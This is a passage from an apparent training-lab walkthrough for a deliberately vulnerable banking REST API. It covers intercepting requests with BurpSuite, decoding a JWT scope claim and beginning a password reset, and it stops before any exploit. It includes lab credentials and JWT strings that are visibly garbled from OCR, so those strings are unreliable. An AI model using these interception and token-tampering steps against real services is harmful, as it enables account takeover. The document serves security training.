

[illegible]

Name	Broken Authentication II
URL	https://attackdefense.com/challengedetails?cid=1920
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.



Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been setup.


Step 4: Interacting with the Banking API using the WebApp.

Login into the webapp using the provided credentials:


Username: elliot

Password: elliotalderson

Note: Make sure that intercept mode is on in BurpSuite



Notice the corresponding requests in BurpSuite.



Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"elliotalderson"}
```

Forward the above request and view the changes reflected in the web app.


Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket



Forward above request.

Welcome Elliot!

Account Number: 1337


Update Profile

Check Balance

Current Balance: 500

Get Golden Ticket

Click on Get Golden Ticket button.



Forward the above request.



Notice that a JWT Token is sent in the request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywiOiJhY2NvdW50LXJlYWQ1LCJleHAiOiE1NzU4ODcwODgsImldCI6MTU3NTg4NjQ0H0.1MbFch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWsggOC8AMryRlF8AtrAS7ykMgcsLjsRuX22MqovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6LAFLGlvUxjfhTqo2cS aNXBSqCRhi4oiiseHRFX5b342nd9pXL-9RaRv7JxJkIgdgUzEtC0nq4U5-cAOzEHKoksBh2EiLzV08J2b58HZ3YL9gaZZCqWl9y-JDYHwffNv8ljz57nr1KS1pb7xN5bLKhYKqPMJ85csf2R3ePybE-fcV quXyLVr4myz2_d0iNR0Jpwr47nw2aGNFTi32A6YxQYmw}

ywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiE1NzU4ODcwODgsImIhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYwIjoiLCJleHAiOiE1NzU4ODcwODgsImIhdCI6MTU3NTg4NjQ4OH0.iMbfch1vv3DvNiWBmpBWace-YosFJba6la-X5hJFfzno6eWSggOC8AMryRIF8AtrAS7ykMgcsLjsRuX22MgovbrbUMjnkVQ8Ron_sJu2JyHKRh62H7uSxt54s-cx6lAFLGlvUxjfhTqo2cSaNXBsSqcRhi4oiiseHRFX5b342nD9pXL-9RaRv7JxJklgdgUzEtCOnq4U5-cAOzEHKoksBh2EiLzV08J2bS8HZ3YL9gaZZCqWl9y-JDYHWffNv8ljz57nr1KS1pb7xN5bLKhyKQpMJ85Csf2R3ePybE-fcVquXyLVr4myz2_dOiNR0Jpwr47nW2aGNFTi32A6YxQYmw
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 1337,  "scope": "account-read",  "exp": 1575887088,  "iat": 1575886488}
```

VERIFY SIGNATURE

```
RSASHA256(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),
```

Notice that the token has a scope claim and it is set to the value "account-read".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account-write", then they get write access on the account, else, for scope of "account-read", the user gets read-only access to the account."

And the token obtained above has scope set to "account-read".

This means that the above user ("Elliot Alderson") also has read-only access to the account. Therefore, he can only read his account balance.

Step 5: Resetting password for Elliot.

Update Profile

Set the password to 123.

Update Profile

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

```
OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

